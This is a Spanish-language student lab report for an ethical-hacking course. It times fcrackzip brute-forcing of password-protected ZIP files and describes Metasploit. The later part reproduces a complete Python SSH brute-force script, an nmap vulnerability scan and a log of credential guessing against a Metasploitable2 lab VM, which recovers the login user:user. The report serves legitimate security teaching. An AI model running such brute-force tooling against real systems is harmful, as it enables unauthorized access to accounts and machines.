Facultad de ingeniería

Programa Ingeniería de sistemas

Docente: J Eduar Criollo S

Asignatura: TECNICAS DE ATAQUE

Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO

ACTIVIDAD DE APRENDIZAJE 2 UNIDAD 4:

Explotando Vulnerabilidades II

Fase Transversal - Interpretación, aprehensión y transferencia conceptual / temática.

Continuando con los procesos de hacking ético, en esta actividad se va a entrar a trabajar el apartado de los ataques a activos de la información, los cuales pueden comprender desde archivos con información sensible hasta servidores encargados de operaciones importantes dentro de un sistema de información. Por lo que, primero se realizara el proceso de instalación o búsqueda de un programa que se encargue del cifrado de archivos, los cuales, por medio de una contraseña, encriptan la información almacenada en ellos y limitan el acceso a la información.

Continuando, se realizará el proceso de ataque de fuerza bruta contra archivos cifrados, por lo que se indagara en herramientas que permitan realizar este proceso sobre archivos cifrados y se dispondrá de una herramienta que permita ver el tiempo que se puede demorar la herramienta en obtener la contraseña del archivo. Este proceso inicialmente se había propuesto con Nmap, pero, cabe resaltar que Nmap cuenta con scripts destinados más hacia servicios, más no contra archivos, por lo que se empleara otra herramienta que permita ver el proceso.

Finalmente, se realizara una búsqueda de información sobre que es Metasploit, una de las herramientas más usadas en el ámbito del hacking ético, para posteriormente tratar de obtener el control de una maquina objetivo por medio de un ataque de fuerza bruta, el cual nos permita dejar en la maquina objetivo un mensaje que evidencie que estuvimos dentro de la máquina, Para este proceso se deberá analizar las vulnerabilidades que presente la maquina esto con el fin de saber cual puede ser la ruta o camino de entrada más sencillo.

Fase Uno – Planteamiento de estudio de casos o actividad

1. Descargar un programa de cifrado de archivos
2. Cifrar un archivo con al menos tres tipos de contraseñas débiles y fuertes, realizar un ataque de fuerza bruta con nmap y registrar los diferentes tiempos que tarda en romper el archivo desde el Kali Linux.
3. Indagar que es Metasploit, y sobre metaisplotable2, o Win7 u otra máquina que tengan

tratar de tomar control de esta mediante un ataque de fuerza bruta para dejar un mensaje en el escritorio

Fase Dos – Planteamiento de la respuesta y solución de la actividad

1. Programa de cifrado

Para el proceso de cifrado de archivos, tanto en Windows como en Linux, nos encontramos con un gran repertorio de herramientas las cuales nos permiten aplicarles seguridad a los archivos de nuestro interés, y a la vez ahorrarnos espacio en disco. Para realizar el encriptado de archivos, Linux ya nos incluye en su suite de herramientas algunas que nos pueden servir de ayuda:

- Zip: es un paquete de Linux, integrado a este desde su instalación, el cual permite crear archivos en formato zip y a su vez aplicarles una clave la cual limite el acceso al archivo. Este comando no emplea ningún esquema o protocolo de cifrado, lo único que emplea es el encapsulamiento de una contraseña que limite el acceso al archivo.




Ilustración 1 Muestra del funcionamiento de zip

Nota: esta herramienta puede ser útil en entornos de bajos recursos en los cuales se quiera realizar ataques de fuerza bruta a los archivos cifrados.

- 7Zip: este programa, el cual se encuentra disponible también para Windows, es una de las herramientas más simples, pero a su vez potentes para el cifrado de archivos. Cumpliendo principalmente la función de compresor de archivos, cuenta con la capacidad cifrar la contraseña que sea aplicada al archivo, trabajando con el algoritmo AES-256, siendo este uno de los más potentes y robustos al momento de aplicarle seguridad a archivos, datos y sistemas.

Ilustración 2 7Zip es una herramienta potente y a su vez simple en el cifrado de archivos

Nota: debido al algoritmo de cifrado que este programa le aplica a las contraseñas, no se recomienda emplear este programa en pruebas de ataque de fuerza bruta a archivos cifrados con esta herramienta, ya que este algoritmo requiere muchos recursos para poder ser descifrado.

Debido a las capacidades de la maquina virtual en la que estoy trabajando, se empleo a Zip como software encargado del cifrado del archivo en formato txt.. Para realizar el cifrado por medio de esta herramienta, se emplea el siguiente comando

```
zip -e nombreComprimido.zip archivo1 archivo2 archivo3
```

A continuación, se nos pedirá ingresar en la consola la contraseña con la que se cifrará el archivo resultante del proceso. Con la herramienta de cifrado definida, se continua a realizar las pruebas de ataques de fuerza bruta.

2. Ataque de fuerza bruta a archivo cifrado

Al tener ya definida la herramienta encargada del cifrado de los archivos, se realizó una búsqueda de herramientas destinadas a ataques de fuerza bruta, encontrando a Fcrackzip, una herramienta simple pero potente para realizar ataques de fuerza bruta sin diccionarios de datos. Recordemos que los ataques de fuerza bruta que no se apoyan en una colección de claves a

emplear en el proceso, demandan una gran capacidad de procesamiento por parte de la maquina destinada a realizar esta tarea, y de esto me di cuenta al realizar este ejercicio. Como breve descripción de la herramienta, esta se enfoca en la obtención de claves de archivos cifrados en formato ZIP empleando la capacidad de la maquina por completo para la obtención de la clave, esta herramienta es Open Source y se instala por medio del comando **apt install fcrackzip.** La herramienta permite la parametrización de los ataques de fuerza bruta, definiendo que caracteres se empleara, si solo numéricos, alfabéticos en mayúscula y/o minúscula y caracteres especiales, además de permitir definir la longitud de la contraseña a encontrar. La herramienta también presenta un conjunto de posibles contraseñas, lo cual puede entregar opciones al atacante para tener acceso al archivo.




Ilustración 3 Fcrackzip también permite la creación de archivos comprimidos

Primero que todo, se definieron las siguientes contraseñas para realizar la medición de tiempos:

1. 1234: contraseña numérica de solo 4 caracteres
2. abcdef: contraseña de caracteres alfabéticos de 6 caracteres
3. Admin123: contraseña alfanumérica con caracteres en mayúscula y minúscula de 8 caracteres.

Al poner en marcha a Fcrackzip, se evidenciaron los siguientes tiempos para la obtención de la contraseña:

1. 1234: la obtención de esta contraseña fue instantánea, pero cabe resaltar que esto se debe a la parametrización del comando, limitando los caracteres a manipular y la longitud de la contraseña.




Ilustración 4 Prueba 1

2. abcdef: la obtención de esta contraseña, aun siendo una cadena simple y de letras consecutivas, demoro 5 minutos, posiblemente por la longitud definida como máximo de 6 caracteres. (Tiempo estimado de descifrado = Instantáneo)




Ilustración 5 Prueba 2

3. Admin123: el proceso de descifrado de esta contraseña no tuvo éxito, duro 1 hora hasta el momento en que se decidió detener el proceso. (Tiempo estimado de descifrado = 1 hora)




Ilustración 6 Prueba 4

Al realizar estas pruebas de ataques de fuerza bruta, se comprueba el porque de su nombre, ya que, para al menos poder cumplir los tiempos estimados para descifrar una contraseña o la clave de un archivo cifrado, se requiere de una maquina con una gran capacidad de procesamiento, lo cual es algo limitado en el entorno que poseo, con una maquina Kali Linux, con menos de 2 GB de RAM y destinándole solo 1 Núcleo de CPU para el procesamiento.




Ilustración 7 Tiempos estimados para obtener una contraseña en ataques de fuerza bruta

3. Metasploit y ataque de fuerza bruta a Metasploitable 2

En este punto se seguirá el tema de los ataques de fuerza bruta, pero más enfocado en la búsqueda del control de la maquina objetivo, esto mediante el aprovechamiento de las vulnerabilidades existentes en esta. Pero, antes de esto, se debe mencionar uno de los frameworks más empleados en ataques de distinto tipo, Metasploit.

Metasploit

En el ámbito de los ataques nos podemos encontrar con infinidad de herramientas las cuales se enfocan en distintos tipos de ataques cada uno destinado a poder explotar una o varias vulnerabilidades del objetivo. Y Kali Linux, al ser un sistema operativo enfocado en el hacking, nos presenta un conjunto de herramientas y recursos, siendo parte de los más destacados Metasploit, un proyecto Open source que cubre las áreas del análisis de vulnerabilidades y la explotación de estas, siendo prácticamente un repositorio de scripts que permiten el desarrollo de estas actividades en los procesos de Pentesting y auditoria de sistemas de la información. Según lo expuesto por (Pastor Ricos, 2020; Rizaldos, 2018), se puede deducir que Metasploit es una sala llena de herramientas entre las cuales podemos encontrar Nmap y su propio

repertorio de recursos para el análisis y explotación de vulnerabilidades, o scripts especialmente diseñados para la recolección de información del objetivo y por lo que más se conoce a esta herramienta, por tener scripts destinados para la explotación de vulnerabilidades, es decir exploits, y código de carga que permita tomar el control del objetivo, los payloads

Algunas características para destacar de esta poderosa herramienta son las siguientes (Lopez Garabal, 2020; Offensive Security, 2019):

- Contiene un gran repertorio de exploits y payloads, los cuales son suministrados por la misma comunidad que usa la herramienta.
- Dispone de un módulo conocido como Encoders, los cuales se especializan en la evasión de antivirus y/o de sistemas de seguridad.
- Al ser una herramienta Open source, no solo es gratis, sino que se soporta sobre el material suministrado por la comunidad. Pero no se puede olvidar la versión de pago, la cual permite el acceso a un conjunto de exploits de mayor interés.
- Permite la interacción con herramientas externas, las cuales se pueden encontrar incluidas en el repertorio de herramientas de Kali Linux, como es el caso de Nmap, o herramientas de externos como lo es Nessus.
- Es una herramienta multiplataforma, permite su uso en sistemas operativos Windows o Linux, además de permite la exportación del código malicioso desarrollado dentro de esta herramienta para su despliegue en otros sistemas operativos.

Facultad de ingeniería

Programa Ingeniería de sistemas

Docente: J Eduar Criollo S

Asignatura: TECNICAS DE ATAQUE

Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO

Ilustración 8 Metasploit es una de las herramientas más conocidas en el hacking

Ataque de fuerza bruta

Con Metasploit se puede realizar ataques de fuerza bruta enfocados a distintas vulnerabilidades, en este caso, se realizará un ataque de fuerza bruta por medio de un Script de Python llamado BruteSSH desarrollado por Samir Sánchez (Sanchez, 2018), el cual emplea una librería de Python como cliente SSH y realiza Logins de prueba a la maquina objetivo por medio de una lista de contraseñas/usuarios. El script es el siguiente:

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-

#autor samir sanchez garnica @sasaga92

import paramiko
import os
import argparse
from multiprocessing.pool import Pool
import time
from itertools import combinations

def script_colors(color_type, text):
    color_end = '\033[0m'
    if color_type.lower() == "r" or color_type.lower() == "red":
        red = '\033[91m'
        text = red + text + color_end
    elif color_type.lower() == "lgray":
        gray = '\033[2m'
        text = gray + text + color_end
    elif color_type.lower() == "gray":
        gray = '\033[90m'
        text = gray + text + color_end
    elif color_type.lower() == "strike":
```

Facultad de ingeniería


Programa Ingeniería de sistemas

Docente: J Eduar Criollo S

Asignatura: TECNICAS DE ATAQUE

Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO

```
        strike = '\033[9m'
        text = strike + text + color_end
    elif color_type.lower() == "underline":
        underline = '\033[4m'
        text = underline + text + color_end
    elif color_type.lower() == "b" or color_type.lower() == "blue":
        blue = '\033[94m'
        text = blue + text + color_end
    elif color_type.lower() == "g" or color_type.lower() == "green":
        green = '\033[92m'
        text = green + text + color_end
    elif color_type.lower() == "y" or color_type.lower() == "yellow":
        yellow = '\033[93m'
        text = yellow + text + color_end
    elif color_type.lower() == "c" or color_type.lower() == "cyan":
        cyan = '\033[96m'
        text = cyan + text + color_end
    elif color_type.lower() == "cf" or color_type.lower() == "cafe":
        cafe = '\033[52m'
        text = cafe + text + color_end
    else:
        return text
    return text

def banner_welcome():

    banner = '''
```




```
                                                    version: 1.0
                                                Autor: Samir Sanchez Garnica
                                                        @sasaga92

    '''
    return script_colors('lgray',banner)

def ssh_connect(host,port,username,password):
    code = True
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(host, port, username, password)
    except paramiko.AuthenticationException:
        code = False
    ssh.close()
    return code

def main():
    print (banner_welcome())
    localtime = time.asctime( time.localtime(time.time()) )
    print (script_colors("lgray","[!] Inciando BruteSSH") + " " + script_colors("b",localtime))
    parser = argparse.ArgumentParser(description = 'SSH Bruteforce')
```


```
    parser.add_argument('--host', help = 'specify target host')
    parser.add_argument('--port', help = 'specify target port')
    parser.add_argument('--file', help = 'specify password file')
    parser.add_argument('--fileu', help = 'specify user file')
    args = parser.parse_args()
    if args.host and args.fileu and args.file:
        infile = open(args.file,'r')
        fileu = open(args.fileu,'r')
        for (a,b) in combinations(fileu.readLines(),infile.readlines()):
            i,j = a.strip('\n'),b.strip('\n')
            connect = ssh_connect(args.host, args.port, i, j)
            if connect:
                print (script_colors("lgray","[+] Contraseña encontrada en target: ") +
script_colors("cf", str(args.host)) + " " + script_colors("lgray","credenciales:[") +
script_colors("cf", str(i)) +  ":" + script_colors("g", str(j)) + "]"+script_colors("b"," Contraseña
Correcta"))
                break
            elif not connect:
                print (script_colors("lgray","[-] Probando en target: ") + script_colors("cf",
str(args.host)) + " " + script_colors("lgray","credenciales:") + " " + script_colors("cf", str(i)) +
":" + script_colors("c", str(j)) + script_colors("r"," Contraseña incorrecta"))
    else:
        print (script_colors("yellow","[-] ") + script_colors("c", "Requiere parametros --host host --
user user --port port  --file PathDiccionario "))
        exit(0)


if __name__ == '__main__':
    main()
```

Este script, como previamente se mencionó, funciona con una lista de claves, las cuales son las siguientes:

<>

A continuación, se describe el proceso realizado:

1. **Identificación del objetivo**: desde la maquina Kali Linux, se realiza primero un reconocimiento del dispositivo de la red, esto con el fin de detectar la maquina objetivo. Para identificar la maquina objetivo, se ejecuto el siguiente comando en Nmap:



Se identifica la maquina de Metasploitable2 con la IP 192.168.0.11, las otras maquinas hacen referencia al Router, computador Host, maquina atacante y un dispositivo móvil conectado a la red. Con La IP de la maquina objetivo se continua con el proceso.

2. **Escaneo de vulnerabilidades**: ya con la IP de la maquina objetivo, se emplea a Nmap para realizar un análisis de los servicios de esta y las vulnerabilidades presentes, como objetivo, se busca encontrar el puerto 22 referente al servicio SSH para realizar el ataque por medio de este. Para esto, se ejecuta el siguiente comando:

Facultad de ingeniería

Programa Ingeniería de sistemas

Docente: J Eduar Criollo S

Asignatura: TECNICAS DE ATAQUE


Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO

```
┌──(root💀Tao)-[/home/tao]
└─# nmap --script vulners 192.168.0.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-14 21:31 -05
Nmap scan report for 192.168.0.11
Host is up (0.00044s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E8:48:66 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Como parte de los resultados, se pudieron encontrar varios puertos expuestos, entre estos, se ve el puerto 22 asociado al servicio de SSH, por lo que se continua con el proceso de ataque.

3. **Ataque de fuerza bruta con BruteSSH**: ya con la IP y el servicio de SSH identificado en la maquina objetivo, se corre el Script de BruteSSH, el cual encontrara todas las credenciales por medio de las cuales se pueda tener acceso de forma remota a la máquina. A continuación, se ve la respuesta del script:

```
┌──(root💀Tao)-[/home/tao]
└─# python3 ssh_bruteforce.py --host 192.168.0.11  --port 22 --file passwords.txt --fileu users.txt
```





```
                                                    version: 1.0
                                          Autor: Samir Sanchez Garnica
                                                       @sasaga92
```


```
[!] Inciando BruteSSH Thu Oct 14 21:32:28 2021
[-] Probando en target: 192.168.0.11 credenciales: admin:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: admin:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: user:admin Contraseña incorrecta
[+] Contraseña encontrada en target: 192.168.0.11 credenciales:[user:user] Contraseña Correcta
[-] Probando en target: 192.168.0.11 credenciales: user:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: user:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: user:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: user:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: user:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: guest:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: root:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:guest Contraseña incorrecta
